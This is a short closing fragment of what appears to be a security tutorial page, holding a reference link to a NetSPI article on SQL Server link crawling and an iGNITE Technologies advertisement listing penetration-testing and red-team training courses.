
Reference:

https://www.netspi.com/blog/technical/network-penetration-testing/sql-server-link-crawling-powerupsql/

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in